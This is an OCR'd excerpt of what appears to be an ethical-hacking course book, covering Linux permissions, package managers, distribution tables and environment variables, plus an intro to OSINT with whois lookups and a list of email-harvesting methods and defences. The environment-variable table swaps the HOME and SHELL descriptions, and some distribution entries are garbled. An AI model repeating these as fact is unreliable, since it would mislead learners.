
Every file and directory in your UNIX/Linux system has following 3 permissions defined for all the 3 owners discussed above.

- **Read:** This permission give you the authority to open and read a file. Read permission on a directory gives you the ability to lists its content.
- **Write:** The write permission gives you the authority to modify the contents of a file. The write permission on a directory gives you the authority to add, remove and rename files stored in the directory. Consider a scenario where you have to write permission on file but do not have write permission on the directory where the file is stored. You will be able to modify the file contents. But you will not be able to rename, move or remove the file from the directory.
- **Execute:** In Windows, an executable program usually has an extension ".exe" and which you can easily run. In Unix/Linux, you cannot run a program unless the execute permission is set. If the execute permission is not set, you might still be able to see/modify the program code(provided read & write permissions are set), but not run it.



The table below gives numbers for all for permissions types.

Number	Permission Type	Symbol
0	No Permission	---
1	Execute	--x
2	Write	-w-
3	Execute + Write	-wx
4	Read	r--
5	Read + Execute	r-x
6	Read +Write	rw-
7	Read + Write +Execute	rwx



Ownership of directories

chgrp, chown


For changing the ownership of a file/directory, you can use the following command:

chown user

In case you want to change the user as well as group for a file or directory use the command

chown user:group filename

Let's see this in action



Installing Stuff in linux

apt-get: Use apt to work with packages in the Linux command line. Use apt-get to install packages. This requires root privileges, so use the sudo command with it. For example, if you want to install the text editor jed (as I mentioned earlier), we can type in the command “sudo apt-get install jed”. Similarly, any packages can be installed like this. It is good to update your repository each time you try to install a new package. You can do that by typing “sudo apt-get update”. You can upgrade the system by typing “sudo apt-get upgrade”. We can also upgrade the distro by typing “sudo apt-get dist-upgrade”. The command “apt-cache search” is used to search for a package. If you want to search for one, you can type in “apt-cache search jed”(this doesn't require root).

Dpkg: dpkg is a package manager for Debian-based systems. It can install, remove, and build packages, but unlike other package management systems it cannot automatically download and install packages and their dependencies. So basically it's apt-get without dependency resolving, and it's used to install .deb files.

Execute a file

To run a file (in Linux and iOS) in command line, just follow these two steps:

- open a terminal (Ctrl+Alt+T), then go in the unzipped folder (using the command cd /your_url)

run the file with the following command

./filename

LINUX FUNDAMENTALS

4
LINUX FUNDAMENTALS

Linus Distributions

RPM-Based

Red Hat Linux and SUSE Linux were the original major distributions that used the .rpm file format, which is today used in several package management systems. Both of these were later divided into commercial and community-supported distributions. Red Hat Linux was divided into a community-supported but Red Hat-sponsored distribution named Fedora, and a commercially supported distribution called Red Hat Enterprise Linux, whereas SUSE was divided into openSUSE and SUSE Linux Enterprise.

Distribution	Description
Red Hat Linux	Split into Fedora Core and Red Hat Enterprise Linux. The last official release of the unsplit distribution was Red Hat Linux 9 in March 2003.
CentOS	Community-supported Linux distribution designed as an OpenSource version of RHEL and well suited for servers.
Fedora	Community-supported Linux distribution sponsored by Red Hat.
openSUSE	A community-developed Linux distribution, sponsored by SUSE. It maintains a strict policy of ensuring all code in the standard installs will be from FOSS solutions, including Linux kernel Modules. SUSE's enterprise Linux products are all based on the codebase that comes out of the openSUSE project.
Mandrake Linux	The first release was based on Red Hat Linux (version 5.1) and KDE 1 in July 1998. It had since moved away from Red Hat's distribution and became a completely separate distribution. The name was changed to Mandriva, which included a number of original tools, mostly to ease system configuration. Mandriva Linux was the brainchild of Gaël Duval, who wanted to focus on ease of use for new users.

CentOS/RHEL-based

Distribution	Description
Asianux	A Linux distribution co-developed between Red Flag Software Co., Ltd., Miracle Linux Corp. and Haansoft, INC., focused on Chinese, Japanese and Korean support.
ClearOS	Small Business Server. File, Print, Messaging, UTM, VPN.
Fermi Linux LTS	Based on Scientific Linux.[1]
Miracle Linux	Developed by Japanese software vendor Miracle Linux Co., Ltd
Oracle Linux	Supported by Oracle. Aims to be fully compatible with Red Hat Enterprise Linux.
Red Flag Linux	A Linux distribution developed in China and optimized for the Chinese market. Based on Asianux.
Rocks Cluster Distribution	A Linux distribution for building a High-Performance Computing computer cluster, with a recent release supporting Cloud computing. It is based on Red Hat Enterprise Linux but with extensions to support large multi-node heterogeneous systems for clusters (HPC), Cloud, and Data Warehousing (in development).
Scientific Linux	A Linux distribution co-developed by Fermi National Accelerator Laboratory and the European Organization for Nuclear Research (CERN), which aims to be compatible with and based on Red Hat Enterprise Linux.
SME Server	Based on CentOS and targeting Small and Medium Enterprises.

Fedora-based

Fedora is a community supported distribution. It aims to provide the latest software while maintaining a completely Free Softwaresystem.

Distribution	Description
Aurora SPARC Linux	For Sun's SPARC architecture
Berry Linux	A medium-sized Fedora-based distribution that provides support in Japanese and English.
BLAG Linux and GNU	A completely free software distribution.
EnGarde Secure Linux	Server-only Linux distribution designed to be secure.[3]
Fuduntu	Designed to fit in somewhere between Fedora and Ubuntu.
Hanthana	Designed to cater the needs of Sri Lankan computer users who are unable to access Internet frequently, with many most-wanted applications built in.
K12LTSP	A distribution for educational purpose. Comes with LTSP support.
Korora	Initially aimed at easy installation of a Gentoo system by using install scripts instead of manual configuration. Now based on Fedora.
Linpus Linux	Focused on the Chinese market, along with Linpus Lite focused on the netbook market.
MeeGo	Built by Intel and Nokia, intended for mobile phones (mainly Nokia N9) and tablets. It is based on Moblin together with Maemo.
Moblin	Built around the Intel Atom processor; supplanted by Meego when Intel and (temporarily) Nokia combined activities
MythDora	Specialized Linux distribution for easy setup of the MythTV PVR software, similar to KnoppMyth, based on Fedora.
Network Security Toolkit	A Live CD/DVD with security and networking tools to perform routine security and networking diagnostic and monitoring tasks.
Qubes OS	Focused on security for desktop users. Based on an "ancient" Fedora release which we are somewhere said it to upgrade under YUM.
Russian Fedora Remix	A remix of Fedora.
Sugar-on-a-Stick Linux	An educational operating system for the children of the OpenMandriva world, originally designed for the One-Laptop-Per-Child project.
Trustix	A Linux distribution focused on security.[4]
Yellow Dog Linux	For the PowerPC platform.

openSUSE-based

Distribution	Description
SUSE Linux Enterprise Desktop	Previously branded Novell Linux Desktop. A desktop-oriented Linux distribution supplied by SUSE and targeted at the enterprise market.
SUSE Linux Enterprise Server	A server-oriented Linux distribution supplied by SUSE and targeted at the business market.
SUSE Studio	SuSE studio is the html5 frontend over KIWI.
GeckoLinux	Have offline Live-USB/DVD installer, editions with a different desktop environment, have pre-installed programs like a proprietary drivers. Have *Static* and *Rolling* editions.

urpmi-based

Distribution	Description
Mandriva Linux	Open-source distribution (with exceptions), discontinued in 2011.
Mageia	A community Linux distribution initially forked from Mandriva Linux in response to the discontinuation of free versions of Mandriva Linux.
ROSA Linux	A Russian distribution available in three different editions: ROSA Desktop Fresh, ROSA Enterprise Desktop and ROSA Enterprise Linux Server, with the latter two aiming at commercial users. Its desktop editions come bundled with proprietary software such as Adobe Flash Player, multimedia codecs and Steam.
OpenMandriva	The last release of Mandriva Linux was in August 2011. Most developers who were laid off went to Mageia.[5] Later on, the remaining developers teamed up with community members and formed OpenMandriva, a continuation of Mandriva.
Unity Linux	Meant to be a base for custom distributions.

apt-rpm based

PCLinuxOS	A rolling release Linux Live CD distribution. Originally based on Mandrake 9.2. Later rebased on Mandriva 2007.
Vine Linux	A Japanese distribution originally based on Red Hat Linux.
ALT Linux	ALT Linux is a set of RPM-based operating systems built on top of the Linux kernel and Sisyphus packages repository. ALT Linux has been developed collectively by ALT Linux Team developers community and ALT Linux Ltd.

Independent RPM distributions

This list is about the distributions using the .rpm packages, excluding derivatives over zypp or Fedora or urpmi or apt-rpm.

Distribution	Description
Caldera OpenLinux	A Linux distribution originally introduced by Caldera and later developed by its subsidiary Caldera Systems. It was later developed by Caldera International (which bought SCO and was renamed The SCO Group). The distribution is no longer produced. Last release: 3.1.1 – Jan. 30, 2002
cAos Linux	A general purpose Linux distribution. Designed to have low overhead, run on older hardware, and be easily customizable.
Turbolinux	Originally based on Red Hat Linux.
YOPER	A rolling release desktop distribution from New Zealand that focuses on optimizing system performance for workstation use. Discontinued.

Debian-Based

Debian is a distribution that emphasizes free software. It supports many hardware platforms. Debian and distributions based on it use the .deb package format and the dpkg package manager and its frontends (such as apt-get or synaptic).

Sid-based

Distribution	Description
LinuxBBQ	LinuxBBQ is a plethora of releases for various targets and goals based on Debian Sid GNU/Linux.

Testing based

Distribution	Description
BackTrack	Developed by Offensive Security and designed for penetration testing.[7] In March 2013, the Offensive Security team rebuilt BackTrack around the Debian distribution and released it under the name Kali Linux.[8]
Kali Linux	Made to be a completely customizable OS, used for penetration testing. It is based on Debian GNU/Linux and is used mostly by security experts[9]
Parsix	Optimized for personal computers and laptops. Built on top of Debian testing branch and comes with security support.[10]
Ubuntu	A free and open-source operating system and Linux distribution based on Debian.

Stable based

Distribution	Description
grml	Live CD for system recovery[67]
Knoppix	The first Live CD (later DVD) version of Debian[68]
MEPIS	Focuses on ease of use. Also includes a lightweight variant called antiX. antiX is meant to be used on older computers with limited hardware.[69]There is also a Xfce distro called MX Linux that's based on Debian Stable.[70]
RXART	Desktop-oriented distribution. Focused on providing proprietary software.[71]
Raspbian	Desktop-oriented distribution. Developed by the Raspberry Pi Foundation as the official OS for their family of low-power single-board computers.[72]
SteamOS	Debian-based and gaming-focused distribution developed by Valve Corporation and designed around the Steam digital distribution platform.
Astra Linux	OS developed for Russian Army with raised security.[73]
Bharat Operating System Solutions(BOSS)	Indian Linux distribution

Linux File Structure


A file system is a logical collection of files on a partition or disk. A partition is a container for information and can span an entire hard drive if desired. Your hard drive can have various partitions which usually contain only one file system, such as one file system housing the /file system or another containing the /home file system. One file system per partition allows for the logical maintenance and management of differing file systems. Everything in UNIX is considered to be a file, including physical devices such as DVD-ROMs, USB devices, and floppy drives.

Directory Structure

UNIX uses a hierarchical file system structure, much like an upside-down tree, with root (/) at the base of the file system and all other directories spreading from there. A UNIX file system is a collection of files and directories that has the following properties –

- It has a root directory (/) that contains other files and directories
- Each file or directory is uniquely identified by its name, the directory in which it resides, and a unique identifier, typically called an inode.

- By convention, the root directory has an inode number of 2 and the lost+found directory has an inode number of 3. Inode numbers 0 and 1 are not used. File inode numbers can be seen by specifying the -i option to ls command.
- It is self-contained. There are no dependencies between one filesystem and another.
- The directories have specific purposes and generally hold the same types of information for easily locating files. Following are the directories that exist on the major versions of Unix



Environment Variables in Linux

WHAT ARE ENVIRONMENT VARIABLES IN LINUX?

Linux environment variables act as placeholders for information stored within the system that passes data to programs launched in shells or subshells.

Why are Environment Variables Valuable for System Administration?

Admins have the ability to modify environment variables to fit personal or larger group needs of users within their environments. As you'll notice below, admins can alter the hostname, command-line prompt, coloring in shells for text, and various other environment variables to better suit user preference.

Commands for Environment Variables

env – The command lists all of the environment variables in the shell.

printenv – The command prints all (if no environment variable is specified) of environment variables and definitions of the current environment.

set – The command assigns or defines an environment variable.

unset – The command deletes the environment variable.

export – The command exports the value of the newly assigned environment variable.

How to Define Environment Variables

After seeing the list of present environment variables on your system, you can modify or redefine them. Use the variable's name, an equals sign (=), and enclose the new definition in double quotes (“”). See the example below.

HOSTNAME=”PizzaHeaven”

Then employ the **export** command with the variable name to export the data to new programs or subshells for use.

Pay Attention to the Dollar Sign ($)


On the command-line and in scripts, the dollar sign ($) precedes environment variables. When redefining variables, do not use the dollar sign.

Persistent and Nonpersistent Environment Variables

When modifying environment variables in your current shell, those variables remain nonpersistent. The changes stay temporary and vanish once you log out of the shell.

You can modify the variables to stay persistent by editing the bash configuration files. After you logout of the current shell, those changes remain intact and permanent for the user(s) or groups.

Edit the **.bashrc** or **~/.bash_profile** configuration files to create persistent environment variables. See the image below as an example of the configuration file in the nano text editor.



COMMON ENVIRONMENT VARIABLES

Environment Variable	Description
DISPLAY	Names the display if running a graphical environment.
EDITOR	Names the preferred text editor.
HOME	Names the shell program.
SHELL	Displays the pathname of the home directory.
LANG	Defines the language character set.
OLD_PWD	Displays the previous working directory.
PAGER	Names the program used for paging output.
PATH	Displays a colon separated list of directories the user searched for when entering names of executable programs.
PS1	"Prompt string 1" (PS1) defines prompt content of shell.
PWD	Prints the current working directory.
TERM	Names the terminal type.
TZ	Displays the time zone. Most Linux/Unix-like systems maintain internal clock according to Coordinated Universal Time (UTC).
USER	Displays your username.
BROWSER	Displays the path to the default web browser.
MAIL	Displays the path to the current user's mailbox.
LS_COLORS	Defines color codes for coloring ls command output.
HOSTNAME	Displays computer's hostname.
SHELLOPTS	Displays shell options defined with the set command.
HISTSIZE	Displays number of command history lines allotted for use.
HISTFILESIZE	Displays number of lines in command-line history.
BASH_VERSION	Displays the version of bash shell used.

OPEN SOURCE INTELLIGENCE

5

OPEN SOURCE INTELLIGENCE

Introduction to Information Gathering


Information gathering helps the individual and the organization to undertake complicated tasks that would otherwise be extremely hard to accomplish if not out rightly impossible without the benefit of gathered information. As defined in the dictionary, information gathering is the act of collecting information from various sources through various means. **Information Gathering** and getting to know the target systems is the first process in **ethical hacking**. Reconnaissance is a set of processes and techniques (Foot printing, Scanning & Enumeration) used to covertly discover and collect **information** about a target system.

Whois and Domaintools


WHOIS allows us to access information about the target including Registration Detail, IP address, contact information containing the address, Email ID, phone number. It also displays domain owner and domain registrar.

To gather information about any domain or IP follow the following steps :


- Go to website http://whois.domaintools.com/




- Provide domain name or IP Address in whois lookup



- It provides information like Registrant Org, Registrant Country, Registrar, Registrar Status, Dates, Name Servers, IP Address, IP Location, ASN, IP History etc.





Email Harvesting

Email harvesting is the process of obtaining a large number of email addresses through various methods. The purpose of harvesting email addresses is for use in bulk emailing or for spamming. The most common method of email harvesting is by using specialized harvesting software known as harvesting bots, or harvesters.

Spammers harvests email addresses through various techniques, including:

- Posts into UseNet with email addresses
- From mailing lists
- From Web pages
- From various paper and Web forms
- Through the Ident daemon
- From a Web browser
- From Internet relay chat and chat rooms
- From finger daemons
- From domain contact points
- Using the method of guessing and cleaning
- From white and yellow pages
- By accessing the same computer used by valid users
- From the previous owner of an email address
- Through social engineering
- By buying lists from other spammers
- By accessing the emails and address books in another user's computer
- By hacking websites

The above techniques enable spammers to harvest email addresses and use them with electronic messaging systems to send unsolicited bulk messages. The following techniques can be used to prevent email harvesting:

- Email address munging by changing the "@" sign into "at" and the "." into "dot"
- Turning an email address into an image
- Using an email contact form
- Using JavaScript email obfuscation. In the source code seen by the harvesters, the email address appears to be scrambled, encoded or obfuscated.
- Using email address obfuscation through HTML. For example, one can insert hidden elements within the address to make them appear out of order and use cascading style sheets to restore the correct order.
- Prompting users to enter a correct CAPTCHA before divulging the email address
- Using a CAN-SPAM notice enabling prosecution of spammers under the CAN-SPAM Act of 2003. The website administrator must post a notice that "the site or service will not give, sell, or otherwise transfer addresses maintained by such website or online service to any other party for the purposes of initiating, or enabling others to initiate, electronic mail messages."
